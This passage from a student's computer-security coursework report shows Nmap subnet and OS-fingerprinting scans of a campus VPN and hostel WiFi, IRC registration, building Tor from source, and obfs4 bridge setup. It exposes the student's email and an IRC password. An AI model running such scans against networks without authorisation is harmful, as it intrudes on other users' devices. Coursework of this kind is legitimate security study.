

Assignment 2

Name: Harsh Vishwakarma

Roll No.: 2022205

Course: FCS

Foundations to Computer Security

April 10, 2026

Contents

1	Part I: Security Tools	2
1.1	Nmap	2
1.1.1	Finding Computers in the MTech Lab Subnet Providing SSH Access	2
1.1.2	OS Fingerprinting of Hostel WiFi	3
1.2	IRC	5
1.2.1	Register on the Freenode IRC Network	5
1.2.2	Join the #fcs26 Channel and Interact	7
1.2.3	Find Security-Related IRC Channels	7
2	Part II: Anonymization	10
2.1	Downloading and Building Tor from Source	10
2.2	Browser Configuration for Tor	11
2.3	Accessing a Website Through Tor	12
2.4	Intercepting Tor Packets Using Wireshark	13
2.5	Bonus: Using Bridges with obfs4 Transport	15
3	Part III: Metasploitable	18
3.1	Problem (a): Identify the OS Version of the Metasploitable System	18
3.2	Problem (b): List Open Ports on the Metasploitable System	20
3.3	Problem (c): Exploiting the FTP Backdoor	21
3.3.1	Tool(s) Used	24
3.3.2	Command(s) Executed	24
3.3.3	Outcome of the Exploit	24
3.4	Problem (d): Exploiting the “Add Blog for Anonymous” Vulnerability on the CSRF Page	24
4	Part IV: PGP / GPG	27
4.1	Creating a Public / Private Key Pair (4096-bit)	27
4.2	Encrypting a File with the Public Key and Signing It	28
4.3	Can the Encrypted File Be Decrypted? Why or Why Not?	29
5	Part V: Burp Suite	31
5.1	Configure Browser to Use Burp Suite as a Proxy	31
5.2	Give Customer Feedback with an Impossible Rating of 0	33
5.3	SQL Injection	35
5.3.1	Get Admin Access to the Web Portal	35
5.3.2	Get the Credentials of All Registered Users in the Portal	37

1. Part I: Security Tools

1.1 Nmap

1.1.1 Finding Computers in the MTech Lab Subnet Providing SSH Access

Objective: Find all computers in the MTech lab subnet that provide access to SSH.




Figure 1: IIITD-VPN

Finding computers providing SSH access:

```
nmap -p 22 --open 10.212.133.0/24
```

The scan was performed on the IIIT-D VPN subnet (10.212.133.0/24). The results show that two hosts (10.212.133.13 and 10.212.133.14) have port 22 open, indicating that SSH service is available on these machines.

Out of 256 IP addresses scanned, 7 hosts were active, and 2 systems were running SSH.

```
C:\Users\hvish>nmap -p 22 --open 10.212.133.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-07 14:03 +0530
Nmap scan report for 10.212.133.13
Host is up (0.15s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 10.212.133.14
Host is up (0.29s latency).

PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (7 hosts up) scanned in 17.69 seconds
C:\Users\hvish>
```

Figure 2: nmap result

1.1.2 OS Fingerprinting of Hostel WiFi

Objective: The objective of this experiment is to perform Operating System (OS) fingerprinting on devices connected to the hostel WiFi network and to analyze the distribution of different operating systems present in the network.

Experimental Setup: The experiment was conducted on a Windows machine connected to the IIIT-Delhi hostel WiFi network. The tool used for network scanning and OS detection was Nmap.

Steps Followed:

1. Connected the system to the IIIT-Delhi hostel WiFi network (without using VPN or mobile hotspot).
2. Installed Nmap from the official website and verified installation using the command: `nmap -version`.
3. Identified the local network configuration using: `ipconfig`.
4. Extracted the IPv4 address and subnet mask to determine the network range.
5. Derived the subnet (e.g., 192.168.46.0/24) based on the obtained IP address.
6. Performed a scan to identify hosts with SSH (port 22) open.
7. Conducted OS fingerprinting using Nmap with aggressive scan options.
8. Saved the scan results into output files for further analysis.

```
Ethernet adapter VMware Network Adapter VMnet8:

Connection-specific DNS Suffix  . : 
Link-local IPv6 Address . . . . . : fe80::af41:bcb3:db7c:a142%6
IPv4 Address. . . . . : 192.168.40.1
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

Wireless LAN adapter Wi-Fi:

Connection-specific DNS Suffix  . : iiitd.edu.in
IPv4 Address. . . . . : 192.168.46.96
Subnet Mask . . . . . : 255.255.224.0
Default Gateway . . . . . : 192.168.32.11

Ethernet adapter Ethernet:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :
```

Figure 3: Hostel WiFi Network Scan Output

Commands Used:

```
# Check Nmap installation
nmap --version

# Get IP configuration
ipconfig

# Scan for SSH-enabled hosts
nmap -p 22 --open 192.168.46.0/24 -oN ssh_scan.txt

# Perform OS fingerprinting
nmap -A -T4 192.168.46.0/24 -oN os_scan.txt
```

Observed OS Statistics:

- Windows: 15 (34.88%)
- Linux: 1 (2.33%)
- macOS: 15 (34.88%)
- Android: 0 (0.00%)
- Other: 12 (27.91%)

```
# Nmap 7.95 scan initiated Fri Apr 10 18:21:16 2020 as: nmap -A -T4 -oN os_scan.txt 192.168.46.0/24
Nmap scan report for 192.168.46.4
Host is up (0.011s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
1350/tcp   open  mssql        MSSQL (unauthorized)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Service Unavailable
7070/tcp   open  ssl/realserver?
|_ ssl-cert: Subject: commonName=AnyDesk Client
|_ Not valid before: 2025-06-27T03:50:29
|_ Not valid after: 2025-06-15T03:50:29
|_ ssl-date: TLS randomness does not represent time
MAC Address: 74:12:83:50:C8:1B (Chongqing Fugui Electronics)
Warning: OSscan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 11[10]2008 (91%), FreeBSD 6.X (88%)
OS CPE: cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:6.2 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2008:beta3 cpe:/o:microsoft:windows_server_2008
Aggressive OS guesses: Microsoft Windows 11 21H2 (91%), FreeBSD 6.2 RELEASE (88%), Microsoft Windows 10 (88%), Microsoft Windows Server 2008 or 2008 Beta 3 (83%), Microsoft Windows 10 1607 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 4: Result os scanned file content

Analysis:

The OS fingerprinting results show that Windows and macOS systems dominate the network, each contributing approximately 34.88% of the total detected hosts. Only a very small fraction of Linux systems (2.33%) were identified, which may be due to limited exposure of identifiable services or stricter firewall configurations on Linux machines.

No Android devices were explicitly detected during the scan. This may be because I was using Laptop's wifi.

A significant portion of hosts (27.91%) falls under the "Other" category, representing systems whose operating systems could not be reliably identified. This is primarily due to limitations in Nmap's OS detection, such as insufficient open/closed ports, filtered responses, or ambiguous fingerprints.

1.2 IRC

1.2.1 Register on the Freenode IRC Network

Objective: To connect to the Freenode IRC network and register a unique nickname using an IRC client.

Steps Followed:

- Installed and launched the `irssi` IRC client on Kali Linux.
- Connected to the Freenode IRC server using:

```
/connect chat.freenode.net
```

- Selected a unique nickname using:

```
/nick hvish_hacker
```

- Attempted to register the nickname using NickServ:

```
/msg NickServ REGISTER hvish123 hvish22022004@gmail.com
```

Chosen Nickname: hvish_hacker

Observation: The connection to the Freenode network was successful.

```

kali@kali: ~
Session Actions Edit View Help
Irssi v1.4.5 - https://irssi.org
06:06 -!-
06:06 -!-  _ _ _ _ _ ( _ )
06:06 -!-  | | | | | _ _ _ _ _
06:06 -!-  | | | | | / _ _ _ _ _
06:06 -!- Irssi v1.4.5 - https://irssi.org
06:06 -!- -----
06:06 -!- Hi there! If this is your first time using Irssi, you
06:06 -!- might want to go to our website and read the startup
06:06 -!- documentation to get you going.
06:06 -!-
06:06 -!- Our community and staff are available to assist you or
06:06 -!- to answer any questions you may have.
06:06 -!-
06:06 -!- Use the /HELP command to get detailed information about
06:06 -!- the available commands.
06:06 -!-
06:06 -!- For Debian specific help type "/connect OFTC" and
06:06 -!- "/join #debian" (without the quotes) and ask your
06:06 -!- question.
06:06 -!- -----
06:06 -!- Irssi: The following settings were initialized
06:06                      real_name Unknown
06:06                      user_name kali
06:06                      nick      kali
06:07 [1]
[(status)]

```

Figure 5: Connecting to Freenode IRC using irssi

```

Irssi v1.4.5 - https://irssi.org
06:08 -!- Type /join #<channel>
06:08 -!-
06:08 -!- Thank you for using freenode!
06:08 -!- End of message of the day.
06:08 -!- kali [~kali@freenode-2kj.8jm.p6rako.IP] has changed host
06:08 -!- freenode-2kj.8jm.p6rako.IP is now your displayed host
06:08 -!- Mode change [+wRix] for user kali
06:08 -NickServ(services@services.freenode.net)- This nickname is registered
06:08 -NickServ(services@services.freenode.net)- and protected. If it is your
06:08 -NickServ(services@services.freenode.net)- nick, type /msg NickServ
06:08 -NickServ(services@services.freenode.net)- IDENTIFY password. Otherwise,
06:08 -NickServ(services@services.freenode.net)- please choose a different
06:08 -NickServ(services@services.freenode.net)- nick.
06:08 -NickServ(services@services.freenode.net)- If you do not change within
06:08 -NickServ(services@services.freenode.net)- 1 minute, I will change your nick.
06:08 -Global(services@services.freenode.net)- [Random News - Aug 14
06:08 -Global(services@services.freenode.net)- 18:27:23 2024 UTC] Do you like shooting ducks? Join #duckhunt 🦆 |
06:08 -Global(services@services.freenode.net)- For music needs, join #freenode-radio 🎵 | Are you smarter than a
06:08 -Global(services@services.freenode.net)- 5th grader? Join #trivia 🧠
06:08 Harambe [~Harambe@freenode/service/Harambe] requested CTCP VERSION
06:08 -!- from kali:
06:09 -!- You're now known as hvish_hacker
06:13 -!- hvish_hacker!~kali@freenode-2kj.8jm.p6rako.IP hvish_hacker You are
06:13 -!- now logged in as hvish_hacker
06:13 -!- Mode change [+r] for user hvish_hacker
06:13 hvish_hacker(Rirwx) [1:freenode (change with ^X)] [Act: 2]
[(status)]

```

Figure 6: Nickname selection and registration attempt

1.2.2 Join the #fcs26 Channel and Interact

Steps Followed:

- Joined the course IRC channel:

```
/join #fcs26
```

- Sent a simple greeting message to interact with users:

```
Hello everyone!
```

Interaction Summary: Successfully joined the #fcs26 channel and posted a greeting message. No responses were observed, likely due to inactivity on the Freenode network.

Screenshot / Proof:




Figure 7: Joining #fcs26 channel and sending a message

1.2.3 Find Security-Related IRC Channels

Channels Found:

- #security
- #linux
- #hacking

Steps Followed:

- Joined multiple security-related IRC channels using:

```
/join #security  
/join #linux  
/join #hacking
```

Brief Notes About These Channels:

- **#security:** General discussions related to cybersecurity practices, vulnerabilities, and tools.
- **#linux:** Focused on Linux systems, administration, and troubleshooting.
- **#hacking:** Discussions related to ethical hacking, penetration testing, and security research.




Figure 8: Joining #linux channel

```
Session Actions Edit View Help
Computer and Network Security discussion channel - The only secure computer
06:17 -!- hvish_hacker [-kali@freenode-2kj.8jm.p6rako.IP] has joined
#security
06:17 -!- Topic for #security: Computer and Network Security discussion
channel - The only secure computer is one that's unplugged, locked
in safe, and buried 20 feet under the ground in a secret
location... and i'm not even too sure about that one.
06:17 -!- Topic set by Abrax [] [Tue Sep 23 05:13:30 2025]
06:17 -!- Irssi: #security: Total of 75 nicks [4 ops, 0 halfops, 0 voices,
71 normal]
06:17 -!- Channel #security created Tue Jun 15 18:27:03 2021
06:17 -!- Irssi: Join to #security was synced in 8 secs

06:17 hvish_hacker(-Rirwx) 4:freenode/#security(-Mnrt) [Act: 2]
[#security]
```

Figure 9: Joining #security channel

```
Session Actions Edit View Help
06:18 -!- hvish_hacker [-kali@freenode-2kj.8jm.p6rako.IP] has joined #hacking
06:18 [Users #hacking]
06:18 [chmac] [hvis_hacker] [rookie_25] [skunk]
06:18 -!- Irssi: #hacking: Total of 4 nicks [0 ops, 0 halfops, 0 voices, 4
normal]
06:18 -!- Channel #hacking created Sat Mar 14 19:43:46 2026
06:18 -!- Irssi: Join to #hacking was synced in 8 secs

06:18 hvish_hacker(+Rirwx) 5:freenode/#hacking(-nt) [Act: 2]
[#hacking]
```

Figure 10: Joining #hacking channel

2. Part II: Anonymization

2.1 Downloading and Building Tor from Source

Objective: Download Tor source code, build Tor from source, and run the binary from the command line.

Commands Used:

```
git clone https://gitlab.torproject.org/tpo/core/tor.git
cd tor
sudo apt install automake autoconf libtool pkg-config -y
./autogen.sh
./configure --disable-asciidoc
make
./src/app/tor
```

Steps Followed:

- Cloned the Tor source code from the official repository.
- Installed required build dependencies such as automake, autoconf, and required libraries.
- Generated build configuration files using `./autogen.sh`.
- Configured the build environment using `./configure --disable-asciidoc` to skip documentation.
- Compiled the source code using `make`.
- Executed the Tor binary from the command line.
- Verified successful execution by observing the message `Bootstrapped 100% (done): Done`.


A terminal window with a dark background and light blue text. It shows the output of a 'make' command, listing various object files being compiled, such as 'src/test/fuzz/fuzz-strops', 'src/lib/intmath/libtor_intmath_testing_a-addsub.o', and 'src/tools/tor_runner.o'. The final line of output is 'make[1]: Leaving directory '/home/kali/tor''. Below the output, the prompt '(kali@kali)-[~/tor]' is visible, followed by a cursor.

Figure 11: Successful compilation of Tor from source

```
Apr 07 06:57:08.000 [notice] Bootstrapped 61% (loading_descriptors): Loading relay descriptors
Apr 07 06:57:08.000 [notice] Bootstrapped 66% (loading_descriptors): Loading relay descriptors
Apr 07 06:57:08.000 [notice] Bootstrapped 75% (enough_dirinfo): Loaded enough directory info to build circuits
Apr 07 06:57:08.000 [notice] Bootstrapped 90% (ap_handshake_done): Handshake finished with a relay to build circuits
Apr 07 06:57:08.000 [notice] Bootstrapped 95% (circuit_create): Establishing a Tor circuit
Apr 07 06:57:08.000 [notice] All current guards excluded by path restriction type 2; using an additional guard.
Apr 07 06:57:10.000 [notice] Bootstrapped 100% (done): Done
```

Figure 12: Tor successfully bootstrapped and ready for use

2.2 Browser Configuration for Tor

Objective: Configure the browser to use Tor such that the system routes traffic through the Tor network.

Configuration Details:

- Opened Firefox browser settings.
- Navigated to Network Settings and selected “Manual Proxy Configuration”.
- Configured SOCKS proxy as follows:
 - SOCKS Host: 127.0.0.1
 - Port: 9050
 - SOCKS v5 enabled
- Ensured no HTTP or HTTPS proxy was set.
- This configuration routes browser traffic through the Tor SOCKS proxy.




Figure 13: Network configuration in firefox

2.3 Accessing a Website Through Tor

Website Accessed: <https://check.torproject.org>

Observations:

- The browser successfully connected through the Tor network.
- The Tor verification page confirmed that the browser is using Tor.
- The IP address displayed was different from the actual system IP, indicating anonymization.
- This demonstrates that traffic is being routed through Tor relays.




Figure 14: Browser successfully accessing the web through Tor

2.4 Intercepting Tor Packets Using Wireshark

Steps Followed:

- Opened Wireshark and selected the active network interface (eth0).
- Started packet capture while browsing websites through Tor.
- Applied the display filter:

```
tls
```

to observe encrypted traffic.

Interesting Findings:

- All captured traffic was encrypted using TLS (e.g., TLSv1.2).
- No readable application-layer data such as URLs or page contents was visible.
- Communication occurred with multiple external IP addresses, representing Tor relay nodes.

- The actual destination website was hidden, ensuring user anonymity.
- Multiple simultaneous connections were observed, indicating Tor's circuit-based routing.
- Filtering using port 9050 did not show results, as Tor uses the SOCKS proxy locally while external communication occurs over encrypted channels.
- Successfully accessed YouTube through the Tor network, although with noticeable latency due to multiple relay hops.




Figure 15: Wireshark capturing network traffic




Figure 16: Encrypted Tor traffic observed using TLS filter

Conclusion: Tor provides strong anonymization by encrypting traffic and routing it through multiple relays. Packet analysis using Wireshark demonstrates that the actual content and destination remain hidden, validating Tor's effectiveness in preserving user privacy.

2.5 Bonus: Using Bridges with obfs4 Transport

Objective: Enhance anonymity by configuring Tor to use bridges with the obfs4 plugable transport, thereby obfuscating Tor traffic and preventing detection.

Steps Followed:

- Installed the obfs4 pluggable transport in Kali Linux.
- Obtained bridge lines from the official Tor BridgeDB website (<https://bridges.torproject.org>) using a separate browser.
- Configured the Tor client to use bridges and obfs4 transport by editing the `torrc` file.
- Restarted Tor with the updated configuration.
- Verified successful connection through Tor using the Tor check website.

Commands Used:


```
# Install obfs4 transport
sudo apt install obfs4proxy -y

# Navigate to Tor directory
cd ~/tor

# Edit tor configuration file
nano torrc

# Run Tor with custom configuration
src/app/tor -f torrc
```

torrc Configuration:

```
UseBridges 1
ClientTransportPlugin obfs4 exec /usr/bin/obfs4proxy

Bridge obfs4 71.194.37.215:64998 5
  A4010E6DB847FC2E889418E9B56DF9C7A0E188F cert=3
  iNV70VZy1DS8ZjwnUX+
  cAFldgjCnpY4dJz8x0Mg6ZX6rV6whqpva7yNWGl19XC8J6LAEg iat-mode=0
```

Verification:

- Tor successfully bootstrapped to 100%, indicating proper connection through bridges.
- The browser configured with SOCKS proxy (127.0.0.1:9050) was able to access websites through Tor.
- The Tor check page confirmed that the connection was routed via the Tor network.

Observations:

- The IP address observed on the Tor check page was different from the actual IP, confirming anonymization.
- The obfs4 transport obfuscated Tor traffic, making it resemble normal encrypted (TLS) traffic.
- This approach helps bypass censorship and prevents detection of Tor usage.

```
(kali@kali)-[~/tor]
$ src/app/tor -f torrc
Apr 10 03:24:17.295 [notice] Tor 0.5.0-alpha-dev (git-167f6dfb86b0b9b9) running on Linux w
